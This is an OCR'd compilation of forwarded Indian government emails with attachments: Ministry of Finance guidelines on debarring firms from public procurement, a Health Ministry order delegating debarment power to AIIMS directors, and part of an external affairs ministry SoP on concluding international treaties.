Cc: <kpradip10@gmail.com>, <dydir@aiimsbhopal.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <guptairss@gmail.com>, <dda@aiimsjodhpur.edu.in>, <dda@aiimspatna.org>, <dda@aiimsraipur.edu.in>, <dda@aiimsrishikesh.edu.in>, <dda@aiimsmangalagiri.edu.in>, <ddaiimsnagpur1@gmail.com>, <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <ddaaiimsbilaspur@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <DDA@aiimsrbl.edu.in>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, <dda@aiimsbilaspur.edu.in>

Sir/Madam,

With respect to the subject mentioned above kindly find the attachment.

Regards
Gunjan Sharma
Astt. Section Officer
PMSSY-I, MoH&FW

2 attachments

Guidelines_on_Debarment_of_firms_from_Bidding.pdf
2354K

Debarment of firms from Bidding in AIIMS.pdf
85K

No.F.1/20/2018-PPD
Government of India
Department of Expenditure
Ministry of Finance
Procurement Policy Division

169-A, North Block, New Delhi,
2nd November, 2021.

OFFICE MEMORANDUM

Subject: Guidelines on Debarment of firms from Bidding

Attention is drawn towards Rule 151 of General Financial Rules (GFRs), 2017 regarding 'Debarment from Bidding' which is reproduced as under:

(i) A bidder shall be debarred if he has been convicted of an offence—

(a) under the Prevention of Corruption Act, 1988; or
(b) the Indian Penal Code or any other law for the time being in force, for causing any loss of life or property or causing a threat to public health as part of execution of a public procurement contract.

(ii) A bidder debarred under sub-section (i) or any successor of the bidder shall not be eligible to participate in a procurement process of any procuring entity for a period not exceeding three years commencing from the date of debarment. Department of Commerce (DGS&D) will maintain such list which will also be displayed on the website of DGS&D as well as Central Public Procurement Portal.

(iii) A procuring entity may debar a bidder or any of its successors, from participating in any procurement process undertaken by it, for a period not exceeding two years, if it determines that the bidder has breached the code of integrity. The Ministry/ Department will maintain such list which will also be displayed on their website.

(iv) The bidder shall not be debarred unless such bidder has been given a reasonable opportunity to represent against such debarment.

2. This department has received a reference from Department of Commerce with a proposal that the task of universal banning of firms as per Rule 151 (ii) of GFRs as above may be undertaken by Department of Expenditure or should be decentralized to individual line Ministries/ Departments as DGS&D had been wind up on 31.10.2017. Central Public Procurement Portal (CPPP) or the Department of Expenditure can then maintain a master data of all such banned firms and it can be made available in public domain.

3 In context of above, all issues regarding debarment have been reviewed in consultations with major procuring Ministries/ Departments and it is decided to issue attached 'Debarment Guidelines' in suppression to all earlier instructions on this subject.

4. This issues with the approval of Finance Secretary.

2.11.21

(Sanjay Aggarwal)
Advisor/ Procurement Policy Division
Email: sanjay.aggarwal68@nic.in
Tel: 23093224

To,

Secretaries, All Central Ministries/ Departments.

Secretary/ Department of Public Enterprises with a request to circulate these instructions to all Central Public Sector Undertakings (CPSUs).

Annexure

Guidelines on Debarment of firms from Bidding

1. The Guidelines are classified under following two types:

(i) In cases where debarment is proposed to be limited to a single Ministry, the appropriate Orders can be issued by that Ministry itself, thereby banning all its business dealing with the debarred firm.

(ii) Where it is proposed to extend the debarment beyond the jurisdiction of the particular Ministry i.e. covering to all central Ministries/ Departments, the requisite Orders shall be issued by Department of Expenditure (DoE), Ministry of Finance (MoF).

Definitions

2. Firm: The term 'firm' or 'bidder" has the same meaning for the purpose of these Guidelines, which includes an individual or person, a company, a cooperative society, a Hindu undivided family and an association or body of persons, whether incorporated or not, engaged in trade or business.

3. Allied firm: All concerns which come within the sphere of effective influence of the debarred firms shall be treated as allied firms. In determining this, the following factors may be taken into consideration:

a. Whether the management is common;
b. Majority interest in the management is held by the partners or directors of banned/ suspended firm;
c. Substantial or majority shares are owned by the banned/ suspended firm and by virtue of this it has a controlling voice.
d. Directly or indirectly controls, or is controlled by or is under common control with another bidder.
e. All successor firms will also be considered as allied firms.

4. The terms "banning of firm", 'suspension', 'Black-Listing' etc. convey the same meaning as of "Debarment".

Debarment by a Single Ministry/ Department

5. Orders for Debarment of a firm(s) shall be passed by a Ministry/ Department/ organizations, keeping in view of the following:

a. A bidder or any of its successors may be debarred from participating in any procurement process for a period not exceeding two years.
b. Firms will be debarred if it is determined that the bidder has breached the code of integrity as per Rule 175 of GFRs 2017.

c. A bidder can also be debarred for any actions or omissions by the bidder other than violation of code of integrity, which in the opinion of the Ministry/ Department, warrants debarment, for the reasons like supply of sub-standard material, non-supply of material, abandonment of works, sub-standard quality of works, failure to abide "Bid Securing Declaration" etc.
d. It shall **not** be circulated to other Ministries/ Departments. It will only be applicable to all the attached/ subordinate offices, Autonomous bodies, Central Public Sector Undertakings (CPSUs) etc. of the Ministry/ Department issuing the debarment Order.
e. The concerned Ministry/ Department before issuing the debarment order against a firm must ensure that reasonable opportunity has been given to the concerned firm to represent against such debarment (including personal hearing, if requested by firm).
f. Secretary of Ministry/Department may nominate an officer at the rank of Joint Secretary/Additional Secretary as competent authority to debar the firms.
g. Ministry/ Department that issued the order of debarment can also issue an Order for revocation of debarment before the period of debarment is over, if there is adequate justification for the same. Ordinarily, the revocation of the Order before expiry of debarred period should be done with the approval of Secretary concerned of Ministry/Department.
h. The Ministry/Department will maintain list of debarred firms, which will also be displayed on its website.
i. Debarment is an executive function and should not be allocated to Vigilance Department.

6. Code of Integrity as contained in Rule 175 of the GFRs is reproduced as under:

No official of a procuring entity or a bidder shall act in contravention of the codes which includes
(i) prohibition of

(a) making offer, solicitation or acceptance of bribe, reward or gift or any material benefit, either directly or indirectly, in exchange for an unfair advantage in the procurement process or to otherwise influence the procurement process.
(b) any omission or misrepresentation that may mislead or attempt to mislead so that financial or other benefit may be obtained or an obligation avoided.
(c) any collusion, bid rigging or anticompetitive behavior that may impair the transparency, fairness and the progress of the procurement process.
(d) improper use of information provided by the procuring entity to the bidder with an intent to gain unfair advantage in the procurement process or for personal gain.
(e) any financial or business transactions between the bidder and any official of the procuring entity related to tender or execution process of contract; which can affect the decision of the procuring entity directly or indirectly.
(f) any coercion or any threat to impair or harm, directly or indirectly, any party or its property to influence the procurement process.
(g) obstruction of any investigation or auditing of a procurement process.

(h) making false declaration or providing false information for participation in a tender process or to secure a contract;

(ii) disclosure of conflict of interest.

(iii) Disclosure by the bidder of any previous transgressions made in respect of the provisions of sub-clause (i) with any entity in any country during the last three years or of being debarred by any other procuring entity.

7. It is possible that the firm may be debarred concurrently by more than one Ministry/ Department.

8. Ministries/ Departments at their option may also delegate powers to to debar bidders to their CPSUs, Attached Offices/ Autonomous Bodies etc. In such cases, broad principles for debarment in para 5 as above are to be kept in mind. Debarment by such bodies like CPSUs etc. shall be applicable only for the procurements made by such bodies.

9. Similarly, Government e-Marketplace (GeM) can also debar bidders upto two years on its portal.

10. In case of debarments under para 8 as above, revocation the debarment orders before expiry of debarred period should be done only with the approval of Chief Executive Officer of concerned CPSUs etc.

Debarment across All Ministries/ Departments

11. Where a Ministry/ Department is of the view that business dealings with a particular firm should be banned across all the Ministries/ Departments by debarring the firm from taking part in any bidding procedure floated by the Central Government Ministries/ Departments, the Ministry/ Department concerned, should after obtaining the approval of the Secretary concerned, forward to DoE a self-contained note setting out all the facts of the case and the justification for the proposed debarment, along with all the relevant papers and documents. DoE will issue the necessary orders after satisfying itself that proposed debarment across all the Ministries/ Departments is in accordance with Rule 151 of GFRs, 2017. This scrutiny is intended to ensure uniformity of treatment in all cases.

12. The firm will remain in suspension mode (i.e. debarred) during the interim period till the final decision taken by DoE, only in the Ministry/ Department forwarding such proposal.

13. Ministry/ Department before forwarding the proposal to DoE must ensure that reasonable opportunity has been given to the concerned firm to represent against such debarment (including personal hearing, if requested by firm). If DoE realizes that

sufficient opportunity has not be given to the firm to represent against the debarment, such debarment requests received from Ministries/ Departments shall be rejected.

14. DoE can also give additional opportunity, at their option, to firm to represent against proposed debarment. DoE can also take suo-moto action to debar the firms in certain circumstances

15. No contract of any kind whatsoever shall be placed on the debarred firm, including its allied firms by any Ministries/ Departments/ Attached/Subordinate offices of the Government of India including autonomous body, CPSUs etc. after the issue of a debarment order.

16. DoE will maintain list of such debarred firms, which will be displayed on Central Public Procurement Portal.

Revocation of Orders

14. An order for debarment passed shall be deemed to have been automatically revoked on the expiry of that specified period and it will not be necessary to issue a specific formal order of revocation.

15. A debarment order may be revoked before the expiry of the Order, by the competent authority, if it is of the opinion that the disability already suffered is adequate in the circumstances of the case or for any other reason.

Other Provisions (common to both types of debarment)

16. No contract of any kind whatsoever shall be placed to debarred firm including its allied firms after the issue of a debarment order by the Ministry/ Department. Bids from only such firms shall be considered for placement of contract, which are neither debarred on the date of opening of tender (first bid, normally called as technical bid, in case of two packet/two stage bidding) nor debarred on the date of contract. Even in the cases of risk purchase, no contract should be placed on such debarred firms.

17. If case, any debar firms has submitted the bid, the same will be ignored. In case such firm is lowest (L-1), next lowest firm shall be considered as L-1. Bid security submitted by such debarred firms shall be returned to them.

18. Contracts concluded before the issue of the debarment order shall, not be affected by the debarment Orders.

19. The Debarment shall be automatically extended to all its allied firms. In case of joint venture/ consortium is debarred all partners will also stand debarred for the period specified in Debarment Order. The names of partners should be clearly specified in the "Debarment Order".

20. Debarment in any manner does not impact any other contractual or other legal rights of the procuring entities.

21. The period of debarment shall start from the date of issue of debarment order.

22. The Order of debarment will indicate the reason(s) in brief that lead to debarment of the firm.

23. Ordinarily, the period of debarment should not be less than six months.

24. In case of shortage of suppliers in a particular group, such debarments may also hurt the interest of procuring entities. In such cases, endeavor should be to pragmatically analyze the circumstances, try to reform the supplier and may get a written commitment from the supplier that its performance will improve.

25. All Ministries/ Departments must align their existing Debarment Guidelines in conformity with these Guidelines within two months of issue of these Guidelines. Further, bidding documents must also be suitably amended, if required.

xxxxxxxx

Through e-mail

No.Z.28016/66/2024-PMSSY-I (EO-8295980)
Government of India
Ministry of Health & Family Welfare
PMSSY-I Section
****

Nirman Bhawan, New Delhi-110001
Dated the 15th October, 2024.

To

Director/Executive Director,
All India Institute of Medical Sciences
(as per standard list attached)

Subject: Debarment of firms from Bidding in AIIMS -reg.

Sir,

I am directed to refer to Deptt. of Expenditure O.M. No. F.1/20/2018-PPD dated 02.11.2021(copy enclosed) issuing guidelines on 'Debarment of firms from Bidding'. Para-8 of aforesaid guidelines is reproduces as under:

'Ministries/ Departments at their option may also delegate powers to debar bidders to their CPSUs, Attached Offices/Autonomous Bodies etc. In such cases, broad principles for debarment in para 5 as above are to be kept in mind. Debarment by such bodies like CPSUs etc. shall be applicable only for the procurements made by such bodies'

2. Considering that procurement of majority of goods/services is done by various AIIMS themselves, therefore, these Institutes are in a position to take an informed decision regarding debarment of any particular firm from the bidding process.

3. Therefore, with the approval of Secretary (Health), it is decided to delegate power, to debar firm/bidders from bidding, to Director /Executive Director of AIIMS being established under PMSSY Project as per Para-8 of DoE's Guidelines on Debarment of firms from Bidding circulated vide Dept. of Expenditure O.M. No. F.1/20/2018-PPD dated 02.11.2021. However, such debarment shall be applicable only for the procurement made by the individual AIIMS. For this purpose, each AIIMS will maintain a list of debarred firms and such debarment /or premature revocation will be brought to the notice of SFC of the Institute. Director /Executive Director will be the competent authority for revocation of such debarment orders before the expiry of debarred period .Revocation before the expiry of the debarred period will be done only in exceptional circumstances by way of a speaking order .

4. It is further directed that before issuing the debarment order against a firm, the Institute must ensure that reasonable opportunity has been given to the concerned firm to represent against such debarment (including personal hearing, if requested by firm).

Yours faithfully,

Signed by
Raj Kumar
Date: 15-10-2024 17:33:56

(Raj Kumar)
Dy. Secretary to Govt. of India
Tel:- 011-23063178

Copy to:

Dy. Director (Admn.) of concerned AIIMS.

Copy for information to:

1. PSO to Secretary, HFW,
2. PSO to Joint Secretary, HFW

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Debarment of firms from Bidding in AIIMS-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:16 PM


Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **GUNJANSHARMA** <gunjan.s@gov.in>
Date: Wed, Oct 16, 2024 at 10:25 AM
Subject: Debarment of firms from Bidding in AIIMS-reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmail.com>, <cdskatoch@gmail.com>, puranik 6 <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>
Cc: Apurva Chandra <secyhfw@nic.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, Praveen Batra <Praveen.batra@gov.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, RaviKumar RaviKumar <ravi.kumar89@gov.in>, <kpradip10@gmail.com>, <dydir@aiimsbhopal.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <guptairss@gmail.com>, <dda@aiimsjodhpur.edu.in>, <dda@aiimspatna.org>, <dda@aiimsraipur.edu.in>, <dda@aiimsrishikesh.edu.in>, <dda@aiimsmangalagiri.edu.in>, <ddaiimsnagpur1@gmail.com>, <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <ddaaiimsbilaspur@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>

Sir/Madam,

With respect to the subject mentioned above kindly find the attachment.

Regards
Gunjan Sharma
Astt. Section Officer
PMSSY-I, MoH&FW





Debarment of firms from Bidding in AIIMS.pdf
85K

Through e-mail

No.Z.28016/66/2024-PMSSY-I (EO-8295980)
Government of India
Ministry of Health & Family Welfare
PMSSY-I Section
****

Nirman Bhawan, New Delhi-110001
Dated the 15th October, 2024.

To

Director/Executive Director,
All India Institute of Medical Sciences
(as per standard list attached)

Subject: Debarment of firms from Bidding in AIIMS -reg.

Sir,

I am directed to refer to Deptt. of Expenditure O.M. No. F.1/20/2018-PPD dated 02.11.2021(copy enclosed) issuing guidelines on 'Debarment of firms from Bidding'. Para-8 of aforesaid guidelines is reproduces as under:

'Ministries/ Departments at their option may also delegate powers to debar bidders to their CPSUs, Attached Offices/Autonomous Bodies etc. In such cases, broad principles for debarment in para 5 as above are to be kept in mind. Debarment by such bodies like CPSUs etc. shall be applicable only for the procurements made by such bodies'

2. Considering that procurement of majority of goods/services is done by various AIIMS themselves, therefore, these Institutes are in a position to take an informed decision regarding debarment of any particular firm from the bidding process.

3. Therefore, with the approval of Secretary (Health), it is decided to delegate power, to debar firm/bidders from bidding, to Director /Executive Director of AIIMS being established under PMSSY Project as per Para-8 of DoE's Guidelines on Debarment of firms from Bidding circulated vide Dept. of Expenditure O.M. No. F.1/20/2018-PPD dated 02.11.2021. However, such debarment shall be applicable only for the procurement made by the individual AIIMS. For this purpose, each AIIMS will maintain a list of debarred firms and such debarment /or premature revocation will be brought to the notice of SFC of the Institute. Director /Executive Director will be the competent authority for revocation of such debarment orders before the expiry of debarred period .Revocation before the expiry of the debarred period will be done only in exceptional circumstances by way of a speaking order .

4. It is further directed that before issuing the debarment order against a firm, the Institute must ensure that reasonable opportunity has been given to the concerned firm to represent against such debarment (including personal hearing, if requested by firm).

Yours faithfully,

Signed by
Raj Kumar

(Raj Kumar)
Dy. Secretary to Govt. of India
Tel:- 011-23063178
Date: 15-10-2024 17:33:56

Copy to:

Dy. Director (Admn.) of concerned AIIMS.

Copy for information to:

1. PSO to Secretary, HFW,
2. PSO to Joint Secretary, HFW

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Academic and Research Collaboration with University Abroad - reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:16 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Wed, Oct 16, 2024 at 4:41 PM
Subject: Academic and Research Collaboration with University Abroad - reg
To: Director AIIMS Guwahati <director@aiimsguwahati.ac.in>
Cc: DDA AIIMS PATNA <dda@aiimspatna.org>, <parveen.batra@gov.in>, Cc: <dinesh.kumar14@nic.in>, : <ak.biswas57@nic.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; sankar.garg@gov.in; amit.batra@gov.in

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

AIIMS Guwahat.pdf
74K

encl (8).pdf
567K

A. Gitesh Sarma
Additional Secretary(MD)

सत्यमेव जयते

विदेश मंत्रालय, नई दिल्ली
MINISTRY OF EXTERNAL AFFAIRS
NEW DELHI

No. 212/AS(MD)/17 Dated 02 Apr 2018

Subject: Revision of Standard Operating Procedures (SOPs) with respect to MoUs/ Agreements with foreign countries.

Dear Secretary,

Please refer to this Ministry's DO No. 05/ Monitoring Cell/17 dated 29.8.2017 on the aforementioned subject forwarding the revised SOPs to various Ministries, which provide guidance with regard to entering into MoUs/ Agreements with foreign countries.

2. The SOPs circulated earlier have been partially modified under para 'G' of the SOPs to provide for exemption from uploading those which are of a classified nature. A copy of the updated SOPs is enclosed. This issues with the approval of Foreign Secretary.

With regards,

Yours Sincerely,

(A Gitesh Sarma)

Secretaries of all Ministries as per list

Ministry of External Affairs, Jawahar Lal Nehru Bhawan, Delhi -110011
Tel. +91-11-49015407; E-mail: aspol@mea.gov.in

Guidelines/SoP on the conclusion of International Treaties in India

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The guidelines/SoP and practice concerning negotiation and conclusion of international treaties and related aspects thereto are set out below:

A. International Practice:

Under international law, the law and practices pertaining to treaties is governed by the Vienna Convention on the Law of Treaties, 1969. Although, India is not a Party to the Convention, it follows its provisions in practice. The Convention codifies the law, practice including norms concerning the international treaty making. The Vienna Convention refers to '**treaty'** in its generic sense and defines as "an international agreement concluded between States in written form and governed by international law, whether embodied in a single instrument or in two or more related instruments and whatever its particular designation".

Thus, the term 'treaty' covers all forms of international instruments, namely, treaty, convention, agreement, memorandum of understanding, , protocol, etc., irrespective of nomenclature, all negotiated and concluded international instruments create legal rights and obligations between the parties.

The parties to a treaty may agree for its entry into force either on the date of signature, or may make entry into force subject to ratification. In the former scenario, the treaty will become effective immediately on signing. Where, however, entry into force of a treaty is subject to ratification, signing would only reflect the intent of the country concerned to be bound to its provisions, and will have the binding effect only on ratification.

The "treaties" assume a variety of form and style, but they are all governed by the law of treaties, which is part of customary international law. Different nomenclatures used in the international relations are: Agreement, Convention, Protocol, Memorandum of Understanding, Memorandum of Cooperation, Memorandum of Association, Charter, Covenant, Pact, Statute. There are less formal agreements sometimes through "exchange of notes" "letter of intents", or "exchange of letters."

Different Nomenclatures used by States in their practice:

- **Treaty:** Used for formal agreements between States, subject matter and provisions of which are governed by international law. A 'treaty' is a formally concluded and ratified agreement between States. The term is used generically to refer to instruments binding at international law, concluded between international entities (States or organizations). Under the Vienna Conventions on the Law of Treaties, a treaty must be (1) a binding instrument, which means that the contracting parties intended to create legal rights and duties; (2) concluded by states or international organizations with treaty-making power; (3) governed by international law and (4) in writing[1]. Treaties may be bilateral (two parties) or multilateral (between several parties) and are usually binding only on the parties thereto.

- **Convention:** Usually used for multilateral agreements. This generic term is synonymous with that of "treaty". Conventions are normally open for participation by the international community as a whole, or by a large number of States. Usually the instruments negotiated under the auspices of an international organization are entitled conventions[2].

- **Agreement:** Formal and legally binding arrangements with a defined scope and fewer parties. Agreements are the instrument by which states and other subjects of international law, such as certain international organizations, regulate matters of concern to them. Agreements are more often used in the bilateral contexts. Again, the "agreement" is also synonymous of "treaty".

- **Protocol:** Usually an ancillary agreement to the existing instrument.

- **Declaration:** The term 'declaration' is normally used for bilateral or multilateral instruments which by nature are declaratory and not legally binding. For instance, human rights declaration.

- **Memorandum of Understanding (MoU):** A less formal agreement, usually of an administrative or technical in nature. MoU is used where the subject matter is not essentially governed by the international law. MoUs are preferred where the

[1] UNICEF Document on the Convention on the Rights of the Child
[2] https://www.britannica.com/topic/international-agreement

matter being essentially technical or administrative in nature which may change frequently according to suitability of the Parties. For e.g. in the fields of education, technology, cultural cooperation, sports, youth affairs, etc.

As per the practice of many of the countries around the world (for e.g. the US), the key difference between MoUs and treaties is whether or not there is an intention to create legally binding obligations. However, Indian practice does not fully subscribe to this idea wherein the nature of the instrument is determined based on its contents and not on the basis of its title.

• **Memorandum of Cooperation (MoC):** A less formal agreement, usually of an administrative or technical nature of limited duration. MoCs could be concluded under the umbrella of a certain framework agreement. It is synonymous of MoU.

• **Memorandum of Association (MoA):** Akin to MoU and MoC, these are less formal arrangements designed for starting cooperative activities and exchanges. MoAs could be concluded under the umbrella of certain framework agreement.

• **Letter of Intent/Statement of Intent:** The letter of intent (LoI) is a non-binding statement that acknowledges parties' intent to explore the possibility of collaboration and cooperation in the relevant areas contained therein. Letters of intent are appropriate when a new project/undertaking is being initiated, and the specific areas of formal cooperation between parties are yet to be identified and negotiated. The letter of intent can serve as a gesture and the willingness to discuss the possibilities and opportunities to establish cooperation in certain areas. On the identification of specific areas and reaching the stage of preparedness and maturity, the parties may negotiate and conclude formal treaty

• **Exchange of Notes/Letters:** It is a method of concluding an agreement in situations where due to time constraint or emergency, States do not have enough time to negotiate a formal agreement. This method may also be used for amending/terminating an existing instrument through diplomatic channel.

Notes may also be exchanged to extend the validity of a treaty. The exchange of notes and correspondences related thereto is conducted through the

diplomatic channels.

Therefore, the choice of the nomenclature depends upon the negotiating States. The determination of status of an international instrument as an international treaty in terms of Vienna Convention on Law of Treaties depends on the contents thereof and the factor whether or not that instrument is governed by international law.

B. Indian Practice:

According to the Indian Constitutional scheme, making of international treaties is an executive act. A Treaty is concluded with the approval of the Union Cabinet. It is not placed before the Parliament for discussion and approval. However, where the performance of treaty obligations entail alteration of the existing domestic law or requires new enactment, it would accordingly require legislative action.

C. Role of MEA (L & T Division):

The Legal and Treaties Division of MEA renders legal opinion on all international law issues to the Government as a whole. It scrutinizes international instruments for consistency with international law and with India's international rights and obligations. The Division forms part of Indian delegations, in the capacity as legal advisers, in international conferences, and in bilateral negotiations locally and abroad. The Division participates in the drafting of Indian legislation giving effect to the provisions of a treaty in India including amendments thereof, when required, for implementing the treaty obligations. On conclusion, treaties are forwarded to the Legal and Treaties Division for depository functions and safekeeping.

D. Treaty making formalities:

(i) Drafting and Negotiation:

The Ministry of External Affairs is overall in-charge of international treaty making activities. The administrative Ministry is the nodal agency for preparation of drafts, consultations and negotiations.

Multilateral treaties are mostly negotiated in international conferences. In

the case of bilateral treaties, concerned administrative Ministry, on preparation of draft text of the treaty, in consultation with other stake holders, submits the same with the approval of the Minister concerned to the Ministry of External Affairs (Legal and Treaties Division) for vetting before it is sent to the other country for consideration, through diplomatic channels.

To the extent possible, modern means of communication including emails, video conferencing, teleconference should be used by the stakeholders to negotiate bilateral treaties except, security related matters.

(ii) Approvals:

After the text of the Treaty has been negotiated and finalized, the administrative Ministry processes for necessary approvals of the Minister concerned and thereafter the External Affairs Minister's approval is obtained. The administrative ministry then moves Cabinet Note for its approval.

According to the Second Schedule to the Government of India (Transaction of Business) Rules, 1961, the approval of the Cabinet is imperative for all treaties (which include conventions, agreements, MoUs, MoCs, MoAs & protocols etc.,) to be signed with any foreign agency/country[3]. These instructions are also applicable to all subordinate/attached offices including Statutory bodies and authorities of Ministries/Departments and the various Commissions under the Constitution[4], except in the following cases:

(a). Cultural Agreements and Agreements on Science and Technology not impacting the national security or our relations with other countries which are d*uly approved by the Minister-in-Charge of the Department* concerned and the *Minister of External Affairs and where requisite inter-Ministerial consultations in terms of rule 4 have been carried out* may only be circulated to the Cabinet for information;

[3] Refer para 2(ii) of the Cabinet Secretariat's O.M. No.1/48/6/2015-Cab, dated 3 June 2015; O.M. No. 1/48/6/2015-Cab, dated 24 April 2015; O.M. No. 1/50/3/2014-Cab., dated 9 February 2014.
[4] Refer para 2(iii) of the Cabinet Secretariat's O.M. No.1/48/6/2015-Cab, dated 3 June 2015;

(b). Such *foreign Aid Agreements and Commercial Agreements*, which are duly *approved by the Minister-in-charge of the concerned Department* and as are within the broad frame-work already approved by the Cabinet need not be formally placed before the Cabinet.

In case of any doubt as to whether approval of Cabinet is required for concluding a particular agreement/MoU, the matter may be referred by the Administrative Ministry to the Cabinet Secretariat for a decision. Proposal for obtaining the Cabinet approval should be sent to the Cabinet Secretariat well in advance obviating the need for rushing such proposals at the last moment[5]. However, the Ministries/Departments may submit the proposal under Rule 12 of the Government of India (Transaction of Business) Rules, 1961 **only** if there is an extreme urgency or unforeseen contingency. Cabinet Notes seeking approval for signing of MoUs are to be prepared sufficiently in advance of the proposed visit so as to preclude the need to seek approval under Rule 12[6]. If MoUs requiring prior Approval of the Cabinet are signed after obtaining approval under Rule 12, they are required to be submitted for *ex post facto* approval of the Cabinet or for information as the case may be, within **one month** of the signing of such MoU. In case of any delay, the Note should detail the specific reason(s) and justification(s) in submitting the Note before the Cabinet after the prescribed time period[7].

The Ministries/Departments using the title of the instrument as MoU, it must provide the rationale for the same while sending to the Cabinet. Ministries/Departments should also enclose a list and status of existing MoUs while seeking approval of a new MoU[8].

After obtaining the necessary approvals, as indicated above, the text of treaty/agreement may formally be signed and concluded with foreign governments. For the purpose of signing, the concerned administrative Ministry, in consultation with the MEA, designates a person to sign the treaty representing the Government of India.

---

[5] Cabinet Secretary's D.O. No. 1/13/4/2017-Cab., dated 22 November 2007; D.O. No.1/3/2/2012-Cab., dated 23 November 2012.
[6] Cabinet Secretary's D.O. No. 1/48/6/2015-Cab., dated 24 June 2015
[7] Cabinet Secretary's D.O. No. 1/48/6/2015-Cab., dated 14 August 2015
[8] Cabinet Secretariat's O.M. No. 1/48/6/2015-Cab., dated 3 June 2015; Cabinet Secretariat's O.M. No. 1/50/3/2014-Cab., dated 9 February 2015.

(iii) Full Powers:

The person designated for signing the treaty would require Full Powers from the President of India authorizing him to sign. The Concerned administrative Ministry provides the name, title, position, etc. of the person designated to be named in the Instrument of Full Powers, along with the finalized text of the treaty, Cabinet Note and the Cabinet approval to the Legal and Treaties Division, which prepares and processes the Instrument of Full Powers for favour of the signature of the President.

It may however be noted that the Head of the State, Head of Government and Minister for Foreign Affairs, do not require Full Powers to sign or authenticate a treaty, by virtue of their office and functions. Thus, based on the international law and practice, the President, Prime Minister and the External Affairs Minister of India do not require Full Powers.

Ambassadors or High Commissioners may initial treaties with the country to which they are accredited. They would however require Full Powers if designated to sign the treaty formally.

Full Powers are not required when a treaty is signed in the presence of the President or the Prime Minister of India.

(iv) Ratification:

Where a treaty does not provide for its entry into force upon its signature only, and makes it subject to ratification, the treaty requires ratification. Multilateral Treaties are, however, always subject to ratification. The treaty is ratified by obtaining the Instrument of Ratification under the signature and seal of the President of India.

In order to ensure that India is in a position to efficiently discharge all obligations emanating from the treaties/agreements, ratification/accession should be undertaken only after the relevant domestic laws have been amended, or the enabling legislation has been enacted in cases where there are no domestic laws on the subject. Therefore, proposal for entering into such treaties/agreements should specifically state that such ratification or accession will be made only **after**

amending the relevant domestic laws, or enacting appropriate legislations[9].

The Concerned administrative Ministry submits the Cabinet Note, Cabinet approval and three clean copies of the signed treaty in Hindi (where signed in Hindi) and in English languages. The instrument of ratification is prepared by the Legal and Treaties Division of MEA and processed for favour of signature of the President.

In case of a bilateral treaty, it becomes effective on the exchange of instruments of ratification or through notification, as the case may be, which will be effected through diplomatic channels.

In case of a multilateral treaty, the instrument of ratification is to be deposited with the depository to the treaty. The States may agree to a specific number of ratifications required for its entry into force.

(v) Accession:

Accession is the procedure for becoming a party to a treaty where a country has not signed the treaty during the period it was open for signature. In such a situation, a country accedes to the treaty without having signed it. Most of the multilateral treaties provide for accession, through which States may become Parties to such treaty.

